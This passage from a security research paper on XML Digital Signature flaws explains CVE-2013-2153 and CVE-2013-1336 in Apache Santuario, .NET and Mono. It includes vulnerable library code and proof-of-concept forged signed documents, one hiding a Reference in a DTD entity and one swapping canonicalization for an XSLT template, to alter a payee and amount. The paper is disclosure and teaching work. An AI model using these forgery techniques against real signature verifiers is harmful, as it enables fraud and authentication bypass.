private bool Compare (byte[] expected, byte[] actual)
{
    bool result = ((expected != null) && (actual != null));
    if (result) {
        int l = expected.Length;
        result = (l == actual.Length);
        if (result) {
            for (int i=0; i < l; i++) {
                if (expected[i] != actual[i])
                    return false;
            }
        }
    }
    return result;
}
```

Figure 22
Mono HMAC Compare Function

CVE-2013-2153: Entity Reference Signature Bypass Vulnerability

Affected: Apache Santuario C++

This vulnerability would allow an attacker to modify an existing signed XML document if the processor parsed the document with DTDs enabled. It relies on exploiting the differences between the XML DOM representation of a document and the canonicalized form when the DOM node type Entity Reference is used.

The reason the implementation is vulnerable is for two reasons, firstly it does not consider an empty list of references to be an error. That is to say when processing the *Signature* element if no *Reference* elements are identified then the reference validation stage automatically succeeds. This is in contrast to implementations such as Santuario Java which throw an exception if a signature contains no references. The XMLDSIG specification through their Schema and DTD definitions require at least one *Reference* element [18] but clearly not all implementations honour that.

The second reason is that the parsing of the *Signature* element does not take fully into account all possible DOM node types when finding *Reference* elements. In the following code snippet we see the loading of the *SignedInfo* element. First it reads in all the other elements of the *SignedInfo* such as *CanonicalizationMethod* and *SignatureMethod*. It then continues walking the sibling elements trying to find the next element node type. As the comment implies, this is designed to skip text and comment nodes, however if you look at the possible node types in the DOM level 1 specification [19] this will also skip a more interesting node type, the Entity Reference.

```
void DSIGSignedInfo::load(void) {

  DOMNode * tmpSI = mp_signedInfoNode->getFirstChild();

  // Load rest of SignedInfo....


  // Now look at references....

  tmpSI = tmpSI->getNextSibling();

    // Run through the rest of the elements until done

  while (tmpSI != 0 && (tmpSI->getNodeType() != DOMNode::ELEMENT_NODE))
    // Skip text and comments
    tmpSI = tmpSI->getNextSibling();
```

Figure 23
DSIGSignedInfo.cpp Reference Loading Code

```
  if (tmpSI != NULL) {
    // Have an element node - should be a reference, so let's load the list
    mp referenceList = DSIGReference::loadReferenceListFromXML(mp env, tmpSI);
  }

}
```

The Entity Reference node is generated during parsing to maintain the structure of custom DTD entities in the parsed tree. Entities are XML escape sequences, beginning with ampersand '&' and ending with a semi-colon. In between is either a named value or a numeric sequence to indicate a particular character value. DTDs can create custom entities through the ENTITY declaration.



Figure 24
Normal Signature DOM Tree

While modifying the structure of the *SignedInfo* element should lead to failure in signature verification it must be remembered that the element is put through the canonicalization process. Reading the original specification for canonicalization provides a clear example [20] that Entity Reference nodes are inserted in-line in the canonical form. This means that although the *Reference* element is hidden from the *SignedInfo* parser it reappears in the canonical form and ensures the signature is correct.

```
<!DOCTYPE transaction [
  <!ENTITY hackedref "<Reference URI=&#34;&#34;><Transforms>...">
]>
<transaction>
  <payee>Mr Hacker</payee>
  <amount>$100000000</amount>
  <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
    <SignedInfo>
      <CanonicalizationMethod
        Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315" />
      <SignatureMethod
        Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1" />
      &hackedref;
    </SignedInfo>
    <SignatureValue>B9OL...</SignatureValue>
  </Signature>
</transaction>
```

Figure 25
Example Signed File With Reference Converted to Entity

The result of the initial DOM parsing of the signature results in the following tree, as the Reference element is no longer at the same level as the rest of the SignedInfo children it is missed by the parsing code but the canonicalization process reintroduces it for signature verification.



Figure 26
Modified Signature DOM Tree

The Mono implementation would also have been vulnerable if not for a bug in their canonicalization code. When processing the element child of the entity reference it assumed that the parent must be another element. It then referenced the DOM property *Attributes* to determine namespace information. In an Entity Reference node this value is always null and the processor crashed with a *NullReferenceException*.

The technique to exploit vulnerability CVE-2013-2153 does have some other interesting implications, specifically the way in which libraries handle entity reference nodes when processing content through *XPath* versus direct parsing of child nodes in the DOM tree.

In Microsoft .NET performing an *XPath* on an element for child nodes will return a list of nodes ignoring the entity reference node. For example the following code firsts iterates over the child nodes of the root element then selects out its children using the *XPath node()* function.

```
using System;
using System.Xml;

class Program
{
    static void Main(string[] args)
    {
        string xml =
@"<!DOCTYPE root [
<!ENTITY ent '<child/>'>
]>
<root>&ent;</root>";

        XmlDocument doc = new XmlDocument();
        doc.LoadXml(xml);

        foreach (XmlNode node in doc.DocumentElement.ChildNodes)
        {
```

Figure 27
Entity Reference Test Code

```
            Console.WriteLine("Child: '{0}' {1}", node.Name, node.NodeType);
        }

        foreach (XmlNode node in doc.DocumentElement.SelectNodes("node()"))
        {
            Console.WriteLine("XPath: '{0}' {1}", node.Name, node.NodeType);
        }
    }
}
```

The result is a clear difference as shown by the example output below:

```
Child: 'ent' EntityReference
XPath: 'child' Element
```

Figure 28
Output From Entity Reference Test

This could introduce subtle security issues if DTD processing is enabled and is a technique worth remembering when looking at other XML secure processing libraries. Fortunately DTD processing should be disabled for most secure applications which would effectively block this attack.

CVE-2013-1336: Canonicalization Algorithm Signature Bypass Vulnerability

Affected: Microsoft .NET 2 and 4, Apache Santuario Java, Oracle JRE

This vulnerability would allow an attacker to take an existing signed file and modify the signature so that it could be reapplied to any content. It was a vulnerability in the way the *CanonicalizationMethod* element was handled, and how it created the instance of the canonicalization object.

As already mentioned, the XMLDSIG specification indicates which algorithms to use by specifying unique Algorithm IDs. The approach the .NET implementation and Apache Santuario Java took was to implement the canonicalization algorithms as generic transforms, so that they could be easily reused in Reference processing, and then the Algorithm ID is mapped to a specific class. This class is instantiated at run time by looking up the ID in a dictionary and using the reflection APIs to create it.

This provides clear flexibility for the implementation of new canonicalization algorithms but it leaves the implementations vulnerable to an attack where the canonicalization algorithm is changed to the ID of a generic transform such as the XSLT or Base64.

All Transforms in .NET are implementations of the *Transform* class [21]. The canonicalization transform object is created using the following code within the *SignedInfo* class which uses the *CryptoConfig.CreateFromName* [22] method.

```
public Transform CanonicalizationMethodObject {
   get {
     if (m_canonicalizationMethodTransform == null) {
         m_canonicalizationMethodTransform =
             CryptoConfig.CreateFromName(this.CanonicalizationMethod) as Transform;
        if (m_canonicalizationMethodTransform == null)
            throw new CryptographicException();
        m_canonicalizationMethodTransform.SignedXml = this.SignedXml;
        m_canonicalizationMethodTransform.Reference = null;
     }
     return m_canonicalizationMethodTransform;
   }
}
```

Figure 29
Canonicalization Method Transform Object Creation

The *CryptoConfig.CreateFromName* method takes the Algorithm ID and looks up the implementing Type in a dictionary returning an instance of the Type. As no checking was done of the Algorithm ID it is possible to replace that with any valid ID and use that as the transform. The method also has an interesting fall back mode when there are no registered names for the provided value. Both Mono and .NET implementations will attempt to resolve the name string as a fully qualified .NET type name, of the form: TypeName, AssemblyName. This means that any processor of XMLDSIG elements can be made to load and instantiate any assembly and type as long as it is within the search path for the .NET Assembly binder.

To exploit this using XSLT, first the attacker must take an existing signed document and perform the original canonicalization process on the *SignedInfo* element. This results in a UTF-8 byte stream containing the canonical XML. This can then be placed into a XSL template which re-emits the original bytes of text. When the implementation performs the canonicalization process the XSL template executes, this returns the unmodified *SignedInfo* element which matches correctly against the signature value. As an example, consider the following "good" signed XML document in Figure 30.

```
<transaction>
  <payee>Bob Smith</payee>
  <amount>$250</amount>
  <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
    <SignedInfo>
      <CanonicalizationMethod
        Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315" />
      <SignatureMethod
        Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1" />
      <Reference URI="">
        <Transforms>
          <Transform
            Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature" />
        </Transforms>
        <DigestMethod
          Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
        <DigestValue>C2pG...</DigestValue>
      </Reference>
    </SignedInfo>
    <SignatureValue>B9OL...</SignatureValue>
  </Signature>
</transaction>
```

Figure 30
Good Signed XML Document

By applying the process to the good XML document we get something of the following form.

```
<transaction>
  <payee>Mr. Hacker</payee>
  <amount>$1,000,000</amount>
  <Signature xmlns="http://www.w3.org/2000/09/xmldsig#">
    <SignedInfo>
      <CanonicalizationMethod Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116">
        <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
          <xsl:output method="text" />
          <xsl:template match="/">
            <xsl:text disable-output-escaping="yes">
    &lt;SignedInfo xmlns="http://www.w3.org/2000/09/xmldsig#"&gt;&lt;...</xsl:text>
          </xsl:template>
        </xsl:stylesheet>
      </CanonicalizationMethod>
      <SignatureMethod
        Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1" />
      <Reference URI="">
        <Transforms>
          <Transform
            Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature" />
```

Figure 31
Bad Signed XML Document

```
        </Transforms>
        <DigestMethod
          Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
        <DigestValue>BGmC...</DigestValue>
      </Reference>
    </SignedInfo>
    <SignatureValue>B9OL...</SignatureValue>
  </Signature>
</transaction>
```

Mono would be vulnerable to this issue as they use the same technique for creating the *CanonicalizationMethod* object. By luck, it was not vulnerable because the implementation did not load the inner XML content from the *CanonicalizationMethod* element.

It should be noted that a valid signed XML file might not be required to generate a valid XSLT. For example, if an attacker had a DSA or RSA SHA1 signature for a text file they would be able to instead emit the signed text content as the verification processes in .NET or Santuario Java do not reparse the resulting XML content.

Conclusions

The fact that there were a number of serious security issues in common implementations of XML Digital Signatures should be a cause for concern. While certainly the specification does not help security matters by being overly flexible, general purpose implementations can contain vulnerabilities which might affect the ability of a processor to verify a signature correctly.

The main way of avoiding these sorts of vulnerabilities when using an implementation is to double check the signature contents is as expected. This should be considered best practice in any case but most of these issues would be mitigated by careful processing. Doing this is not very well documented and most real-world users of the libraries tend to implement verification processing after someone has found exploitable vulnerabilities such as Signature Wrapping.

About Context

Context Information Security is an independent security consultancy specialising in both technical security and information assurance services.

The company was founded in 1998. Its client base has grown steadily over the years, thanks in large part to personal recommendations from existing clients who value us as business partners. We believe our success is based on the value our clients place on our product-agnostic, holistic approach; the way we work closely with them to develop a tailored service; and to the independence, integrity and technical skills of our consultants.

The company's client base now includes some of the most prestigious blue chip companies in the world, as well as government organisations.

The best security experts need to bring a broad portfolio of skills to the job, so Context has always sought to recruit staff with extensive business experience as well as technical expertise. Our aim is to provide effective and practical solutions, advice and support: when we report back to clients we always communicate our findings and recommendations in plain terms at a business level as well as in the form of an in-depth technical report.

References

[1] J. Somorovsky, "How To Break XML Signature and XML Encryption," [Online]. Available: https://www.owasp.org/images/5/5a/07A_Breaking_XML_Signature_and_Encryption_-_Juraj_Somorovsky.pdf.

[2] B. Hill, "Attacking XML Security," [Online]. Available: https://www.isecpartners.com/media/12976/iSEC-HILL-Attacking-XML-Security-bh07.pdf.

[3] The Apache Software Foundation, "Apache Santuario," [Online]. Available: http://santuario.apache.org/.

[4] A. Sanin, "XMLSec Library," [Online]. Available: http://www.aleksey.com/xmlsec/.

[5] Microsoft Corporation, "Microsoft .NET," [Online]. Available: http://www.microsoft.com/net.

[6] Mono, "Mono Project," [Online]. Available: http://www.mono-project.com/.

[7] Microsoft Corporation, ".NET Framework Reference Source," [Online]. Available: http://referencesource.microsoft.com/netframework.aspx.

[8] Microsoft Corporation, "How to: Verify the Digital Signatures of XML Documents," [Online]. Available: http://msdn.microsoft.com/en-us/library/ms229950(v=vs.110).aspx.

[9] Oracle, "XML Digital Signature API," [Online]. Available: http://docs.oracle.com/javase/7/docs/technotes/guides/security/xmldsig/XMLDigitalSignature.html.

[10] W3C, "XML Digital Signature Specification," 2008. [Online]. Available: http://www.w3.org/TR/xmldsig-core/.

[11] W3C, "Canonical XML Version 1.0," [Online]. Available: http://www.w3.org/TR/xml-c14n.

[12] W3C, "Exclusive XML Canonicalization v1.0," [Online]. Available: http://www.w3.org/TR/2002/REC-xml-exc-c14n-20020718/.

[13] A. Sanin, "XMLSec Mailing List," [Online]. Available: http://www.aleksey.com/pipermail/xmlsec/2011/009120.html.

[14] W3C, "Exclusive XML Canonicalization (4. Use in XML Security)," [Online]. Available: http://www.w3.org/TR/2002/REC-xml-exc-c14n-20020718/#sec-Use.

[15] A. Osipov and T. Yunusov, "XML Out-of-band Data Retrieval," 2013. [Online]. Available: http://scadastrangelove.blogspot.co.uk/2013/03/black-hat-xxe-oob-slides-and-tools.html.

[16] W3C, "XML Digitial Signature Errata: E03 HMAC Truncation," [Online]. Available: http://www.w3.org/2008/06/xmldsigcore-errata.html#e03.

[17] N. Lawson and T. Nelson, "Blackhat 2010 - Exploiting Remote timing attacks," [Online]. Available: http://www.youtube.com/watch?v=9i9jhPo9jTM.

[18] W3C, "XML Digital Signature Specification (4.3 The SignedInfo Element)," [Online]. Available: http://www.w3.org/TR/xmldsig-core/#sec-SignedInfo.

[19] W3C, "DOM Level 1 Structure," [Online]. Available: http://www.w3.org/TR/REC-DOM-Level-1/level-one-core.html#ID-1590626201.

[20] W3C, "XML Canonicalization v1.0 Entity Example," [Online]. Available: http://www.w3.org/TR/xml-c14n#Example-Entities.

[21] Microsoft Corporation, "System.Security.Xml.Cryptography.Transform class," [Online]. Available: http://msdn.microsoft.com/en-us/library/system.security.cryptography.xml.transform.aspx.

[22] Microsoft Corporation, "System.Security.Cryptography.CryptoConfig CreateFromName method," [Online]. Available: http://msdn.microsoft.com/en-us/library/381afeex.aspx.

Context Information Security

London (HQ)	**Cheltenham**	**Düsseldorf**	**Melbourne**
4th Floor	Corinth House	1.OG	4th Floor
30 Marsh Wall	117 Bath Road	Adersstr. 28	155 Queen Street
London E14 9TP	Cheltenham GL53 7LS	40215 Düsseldorf	Melbourne VIC 3000
United Kingdom	United Kingdom	Germany	Australia